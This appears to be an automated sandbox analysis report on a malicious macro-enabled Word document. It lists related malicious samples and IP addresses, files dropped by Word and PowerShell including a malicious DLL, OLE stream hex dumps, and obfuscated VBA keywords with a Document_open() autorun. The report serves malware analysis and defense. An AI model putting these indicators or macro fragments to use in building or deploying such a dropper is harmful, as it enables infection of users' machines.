	Info_122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 35.208.104.82
	rib.exe	Get hash	malicious	Browse	• 35.209.110.77
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Adjunto.doc	Get hash	malicious	Browse	• 35.214.159.46
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 35.214.159.46

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	Documento_I_2612.doc	Get hash	malicious	Browse	• 35.208.84.24
	Archivo-29.doc	Get hash	malicious	Browse	• 35.208.69.64
TelecomArgentinaSAAR	info.doc	Get hash	malicious	Browse	• 190.247.139.101
	Informacion_29.doc	Get hash	malicious	Browse	• 190.247.139.101
	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A07B73A5-D643-47FF-B622-0CF30ED55516}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Size (bytes):	104
Entropy (8bit):	4.4337069393458535
Encrypted:	false
SSDEEP:	3:M1YK+Q3WUcRt2UL/Q3WUcRt2mX1YK+Q3WUcRt2v:MyK+PUcRD/PUcRAK+PUcRS
MD5:	3F41D10BF9F9AF03A04023D8E8049989
SHA1:	3986F88F1BC337C32825E1E03453ABBE36B8FCD4
SHA-256:	FAC7D2875B651552EBC9DFBAF39084E0741D33DE13470AFAFA67779EA7F8ABAC
SHA-512:	52E6B5FAAC8731D4DBF579666C5A6E72906DE8D2AE3FCE70E86A381A75CEC69591009E2E45EDA2A821A85B82D09B0EF06ACCC0EA062ED1A857E7A02F5486C4 34
Malicious:	false
Preview:	[doc]..info_2020_NJY_31940448.LNK=0..info_2020_NJY_31940448.LNK=0..[doc]..info_2020_NJY_31940448.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\info_2020_NJY_31940448.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jan 13 23:31:41 2021, length=163328, window=hide
Category:	dropped
Size (bytes):	2148
Entropy (8bit):	4.55005851897808
Encrypted:	false
SSDEEP:	24:86H/XTm6GreVPe4GDv3qJdM7dD26H/XTm6GreVPe4GDv3qJdM7dV:86H/XTFGqFxJQh26H/XTFGqFxJQ/
MD5:	B40F3772B12E7A1C991296DE6EAA34D5
SHA1:	6DE879D4890CB03D3FAD473FF7BACA7089FD1D52
SHA-256:	568D6E386FB7F4D117EB76D677B91F07D9A5F555046FA95ED92F2002EB91A0A5
SHA-512:	5C441768DE8B4DCA1A7A5CE8E0D8A8DDF9B7BFC7BC71235F4AEB95F39788C8CCEE835526F1BD1E95464881EC1AD7F534C4D45B5C46F68BE78DEACAA280EA 260
Malicious:	false
Preview:	L.....F.... ....%...{...%...{.....~.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....~.2..~...R.. .INFO_2~1.DOC..b.....Q.y.Q.y*...8.....i.n.f.o._.2.0.2.0._.N.J.Y._.3.1.9.4.0.4.4.8...d.o.c.....-...8...[.....?J.....C:\Users\..#.... .....\\124406\Users.user\Desktop\info_2020_NJY_31940448.doc.1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.i.n.f.o._.2.0.2.0._.N.J.Y._.3.1.9.4.0.4.4.8...d.o.c.....:..,.LB.)... Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....124406....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DJ17GIRPUSXWYYEETPX6.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.588936232295481
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo7z8hQCsMqZqvsEHyqvJCworpzv1YyHYf8OZlUVVIu:cywo7z8yMHnorpzvaf8OcIu
MD5:	6E003B978C8532648584BE98AC76BBCC
SHA1:	A9382D50E314C182CD968195BD87C74825F75CFC
SHA-256:	E0B2EAEC1DFAF37935F05D59B56FC6213799EA9AFE2C3546A5CF6028434E2A4F
SHA-512:	F34247F519F052DD5966CC5182FD6F536250EEA6A838CCA4A2C62A56F6D0B28367A052C66A7B31C8558E7B7998DA1CCC59490EC18786B4EB96677B91A67A388
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DJ17GIRPUSXWYYEETPX6.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$fo_2020_NJY_31940448.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	433664
Entropy (8bit):	7.136814209859121
Encrypted:	false
SSDEEP:	12288:snzOTW1lg1hxgsjtuEiJ+F9kuwL/1ZBuK20DcUX3XSP9m:eEW1SEiUFZwLdZxDcUXSA
MD5:	759F11DE546F75EC1B576ED031C7A1DC
SHA1:	A727EBFC32B3C8C7B1FE073F009C53D49FAE6F72
SHA-256:	BBB9C1B98EC307A5E84095CF491F7475964A698C90B48A9D43490A05B6BA0A79
SHA-512:	73C0609A7614505CF45DC98076194D1838D71465BAA694D8EFB7BC25E63C9C42A6A2447CDD25731CB4DD141CB467CD658461A01FCA0B2DD19B0B4FA9842EE8D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 67%, Browse • Antivirus: ReversingLabs, Detection: 86%
Joe Sandbox View:	• Filename: rep_2020_12_29_N918980.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....B.....=.....M.....M.....M.....9.....z.....Rich.....PE..L....._.....!.....<..... .....`...P.....P.....%..<...T.....@..... ..<.....text...c..... ..`.rdata..... .....@..@.data.....@....rsrc.....@..@.reloc...%.....&...x .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: ADP Rubber Gorgeous Plastic Towels Buckinghams hire hard drive backing up orchid blue functionalities, Author: Clia Petit, Template: Normal.dotm, Last Saved By: Elisa Leclercq, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 29 13:35:00 2020, Last Saved Time/Date: Tue Dec 29 13:36:00 2020, Number of Pages: 1, Number of Words: 2202, Number of Characters: 12554, Security: 8
Entropy (8bit):	6.679523117725541
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	info_2020_NJY_31940448.doc
File size:	162000

General

MD5:	e99693721af4330b2f4f0e4ca39f74df
SHA1:	8d5141493dc9e88dd82f55ebbc9c538764127887
SHA256:	c081588672d7e47686d25c4e55de905404749c4ab80a8b a47eb66ceb77c4bc3e
SHA512:	09883a7d81b178ae0d66cba2049569c393cb58902b58f7 086851899280a05cf4476132674f4f4d22f15d9cdbf12b3c fc81b6eb967d1c20dc48056a0862062d70
SSDEEP:	3072:b9ufstRUUKSns8T00JSHUgteMJ8qMD7gqtmO:b 9ufsfgIf0pLqtmO
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "info_2020_NJY_31940448.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	ADP Rubber Gorgeous Plastic Towels Buckinghamshire hard drive backing up orchid blue functionalities
Author:	Clia Petit
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Elisa Leclercq
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-29 13:35:00
Last Saved Time:	2020-12-29 13:36:00
Number of Pages:	1
Number of Words:	2202
Number of Characters:	12554
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	104
Number of Paragraphs:	29
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Document Summary	
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: Bt08uhxu1tnhy1, Stream Size: 701

General	
Stream Path:	Macros/VBA/Bt08uhxu1tnhy1
VBA File Name:	Bt08uhxu1tnhy1
Stream Size:	701
Data ASCII:	. . . . # . . . . S * c { . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 53 2a 63 7b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Xhlj9irufb65_wekzf, Stream Size: 14399

General	
Stream Path:	Macros/VBA/Xhlj9irufb65_wekzf
VBA File Name:	Xhlj9irufb65_wekzf
Stream Size:	14399
Data ASCII:	. . . .) . . . . S * . ~ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 fc 0a 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 03 0b 00 00 a7 29 00 00 00 00 00 00 01 00 00 00 53 2a 86 7e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
pKryCIHFC
#jKkUJJZ,
"O:\gtNTBHAA\pRTARkP\omJGJZDcR.TSCsY"
VSmdWBCHE
#IyJitF,
Access
Len(mKbjhqs))
qQuwLC
oMoXwHAi:
KcYzD()
JpnbIUF:
"F:\emayA\cEXRoDjH\VwIACIE.cAhxFlQk"
iNgaE:
Resume
zDLxpKAFE
#nBVGMJ,
XUiHBHHUH()
#DLbwIFKRv,
VGYhDjxf

Keyword
FELuBTD
nTckscaDq
"F:\JJhGoHJAy\mhYgHAECB\SclqGCAp.sgqtGoGFB"
qQuwLC:
"F:\MIXPEQq\xrgAtKF\wbeXEF.fMufiCa"
zaZqi
"O:\NCeDGUAx\liGyAIZj\lUyiD.VfSxEM"
HXWoFCJP()
#gGHPnUA
aMSHGI:
erxovx
GEdfl()
abJXtUnJ
FreeFile
LOF(intGend)
vSgqJI
"F:\bdvnDGG\YcExI\ktRsYELAd.fmxbB"
#HHIaF
#FELuBTD,
#jKkUJJZ
XRvZBDBD
VSmdWBCHE:
#abJXtUnJ
OuPbAWEJB
"F:\tzCMq\XMchB\YUPCDfDKL.EffNJq"
"F:\rRIMGI\pwZWJ\AvgVBxG.OaxnnLJb"
OkxlX
#yhCeYdDx
LveTGO
"O:\zDxufIC\iCExC\ZRtuVA.YMVmJ"
zDLxpKAFE:
TOmTI
DtPcJVH:
HNtcACoR()
VWDNpuI()
yhCeYdDx
snahbsd
"O:\xfHgsuZ\OuWcHBRFs\aVDcAfBmF.wxMQaJA"
#HHIaF,
"F:\KzjhHR\fTZqG\WLFeZHJ.RQtHHgTHi"
ReDim
KcYzD
BaaeH:
jKkUJJZ
VWDNpuI
#GvYvntR,
#zaZqi
#pYTRxECC,
DCGxZIHE
DtPcJVH
DCGxZIHE()
"O:\vzest\bkKRAHG\viWaCHFyl.borAIDhH"
#pYTRxECC
nBVGMJ
"O:\aIUpFwC\nTpvYbID\cOpRCH.yenkEdEBG"
#FRpvMrG,
PFNPd
"O:\ZGlzCsC\TtOjBxE\gAFGG.ByczYWAGo"
"O:\skwqjIHSw\BGDBEtNl\SVgGCDCe.oeVOIAwo"
jLIIJFE
#yhCeYdDx,
"F:\UkqzBHD\AfilMCw\FaEXXAH.VJBQHBwD"
GvYvntR
OkxlX:

Keyword
OuPbAWEJB:
"O:\OoAuHBF\TrVff\lRegJKh.zDCEsFDJE"
HXWoFCJP
TOmTI()
"F:\BokkBJR\JVqtTl\wBdFDGCm.csxtJBIHA"
"F:\yhIgJCIMF\qsJDB\PptZC.VCOUrPxF"
#GigmCE
Binary
uwrli
"O:\QYYEIdD\lneIGGHdk\tPJGEIe.xXBLI"
QrZrL:
DLbwIFKRv
"F:\CmcVFs\XishGzBCo\hcyLYIRH.wmCZaBADB"
XDAaIBnI:
"F:\LvKnA\BOtUEZATF\XZQseKaFA.wNmzM"
jLIIJFE()
#ovskCI,
pYTRxECC
HHIaF
QrZrL
iNgaE
#FmdzUop
uwrli:
FRpvMrG
LveTGO()
#FmdzUop,
oMoXwHAi
JpnbIUF
Integer
pKryCIHFC()
uqjqkyHX
GEdfI
ovskCI
"O:\VoJkkBWBC\NcgoF\KcMVOEFe.igOXKnIU"
BaaeH
gGHPnUA
sIjWJBH
"O:\rueRG\VzWpbFH\ljzjDqRCA.NfKzekAB"
#FELuBTD
YVAKAT()
"F:\SVdfFCU\nnqUrp\YWmSNHII.kFjgBgDk"
Error
YVAKAT
HNtcACoR
aMSHGI
#CMVnWpNGG,
#nBVGMJ
Attribute
KnLfUEp()
Mid(mKbjhqs,
erxovx()
OstReD:
Close
uqjqkyHX()
FmdzUop
"F:\AlLTF\KjklIF\ZbOCaDfmF.zRWqJ"
OstReD
#DLbwIFKRv
VB_Name
#ovskCI
"O:\hTNkC\vnsiEILT\lOvmX.DAaIToDF"
KnLfUEp
IyJitF
"O:\uYQKM\KtKdHCsGD\lkgPV.CtEPFIa"

Keyword
Function
"O:\CSYal\BeKGII\ISlAUHBA.hUrieDEBA"
#GigmCE,
CMVnWpNGG
#CMVnWpNGG
#abJXtUnJ,
#FRpvMrG
#VGYhDjxf,
XUiHBHHUH
"F:\KrczWMd\cxBwEA\spjtC.VvknDGZ"
nTckscaDq()
"O:\vzKFL\xTplfDEO\UzdPBJhtk.FxjwCGqT"
"F:\KqqRCCD\OxxrCn\eQUMRH.ZdxMJ"
XDAaIBnI
WvseC:
vSgqJI:
PFNPd()
#zaZqi,
"O:\ikJcU\cGIxAAG\fEBwJJ.UFkBBLGk"
#GvYvntR
WvseC
XRvZBDBD:
#IyJitF
mKbjhqs
"F:\qyUZgDN\BGtxCFHH\NTfeA.DExaE"
#VGYhDjxf
"O:\cRwnDC\zYXqog\gNodA.UMeMIyH"
"F:\nByRqYG\TFriHa\TImuB.vzTdgVSJ"
#gGHPnUA,
GigmCE
sIjWJBH()

VBA Code

VBA File Name: Xlb0g5eyj545, Stream Size: 1113

General	
Stream Path:	Macros/VBA/Xlb0g5eyj545
VBA File Name:	Xlb0g5eyj545
Stream Size:	1113
Data ASCII:	. . . . u . . . . S * q . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 53 2a 71 86 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 121

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	121
Entropy:	4.36374049783
Base64 Encoded:	True
Data ASCII:	. . . . . F ' . . . M i c r o s o f t O f f i c e W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 27 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2493067649
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . h . . . . . 9 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 524

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	524
Entropy:	4.07059716556
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . l . . . . . X . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 dc 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6477

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6477
Entropy:	6.03366692082
Base64 Encoded:	True
Data ASCII:	f . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	66 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99197

General	
Stream Path:	Data
File Type:	data
Stream Size:	99197
Entropy:	7.38981630237
Base64 Encoded:	True
Data ASCII:	} . . . D . d . . . . . J F . . . . . j . . . . . F . . . . . A . . . . . ? . . . . . P . i . c . t . u . r . e . . 1 . . . . . R . . . . .) . . O . { . . . . c d E p] . . . . . D . . . . . T . . F . . . . .) . . O . { . . . . c d E p] . . . . .
Data Raw:	7d 83 01 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 46 ef 1f 08 02 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 83 00 0b f0 46 00 00 00 bf 00 04 00 04 00 04 41 01 00 00 00 05 c1 02 00 00 00 3f 01 00 00 06 00 bf 01 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 512

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	512
Entropy:	5.51490266847
Base64 Encoded:	True
Data ASCII:	I D = " { 9 C 4 8 3 F 4 6 - A 8 E 8 - 4 9 F A - B 2 E 1 - C 3 5 4 9 7 C 2 A 5 5 4 } " . . D o c u m e n t = X l b 0 g 5 e y j 5 4 5 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B t 0 8 u h x u 1 t n h y 1 . . M o d u l e = X h l j 9 i r u f b 6 5 _ w e k z f . . E x e N a m e 3 2 = " E u 2 5 y j 8 _ 2 h x w 2 w " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 4 1 4 3 A F 3 5 B 3 3 5 B 3 3 5 B 3 3 5 B 3 " . . D P B = " A
Data Raw:	49 44 3d 22 7b 39 43 34 38 33 46 34 36 2d 41 38 45 38 2d 34 39 46 41 2d 42 32 45 31 2d 43 33 35 34 39 37 43 32 41 35 35 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 58 6c 62 30 67 35 65 79 6a 35 34 35 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 74 30 38 75 68 78 75 31 74 6e 68 79 31 0d 0a 4d 6f 64 75 6c 65 3d 58 68 6c 6a 39 69 72 75 66 62 36 35 5f 77 65 6b 7a 66 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	143
Entropy:	3.79627459375
Base64 Encoded:	False
Data ASCII:	X l b 0 g 5 e y j 5 4 5 . X . l . b . 0 . g . 5 . e . y . j . 5 . 4 . 5 . . . B t 0 8 u h x u 1 t n h y 1 . B . t . 0 . 8 . u . h . x . u . 1 . t . n . h . y . 1 . . . X h l j 9 i r u f b 6 5 _ w e k z f . X . h . l . j . 9 . i . r . u . f . b . 6 . 5 . _ . w . e . k . z . f . . . . .
Data Raw:	58 6c 62 30 67 35 65 79 6a 35 34 35 00 58 00 6c 00 62 00 30 00 67 00 35 00 65 00 79 00 6a 00 35 00 34 00 35 00 00 00 42 74 30 38 75 68 78 75 31 74 6e 68 79 31 00 42 00 74 00 30 00 38 00 75 00 68 00 78 00 75 00 31 00 74 00 6e 00 68 00 79 00 31 00 00 00 58 68 6c 6a 39 69 72 75 66 62 36 35 5f 77 65 6b 7a 66 00 58 00 68 00 6c 00 6a 00 39 00 69 00 72 00 75 00 66 00 62 00 36 00 35 00 5f

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3882

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3882
Entropy:	5.06335553284
Base64 Encoded:	True
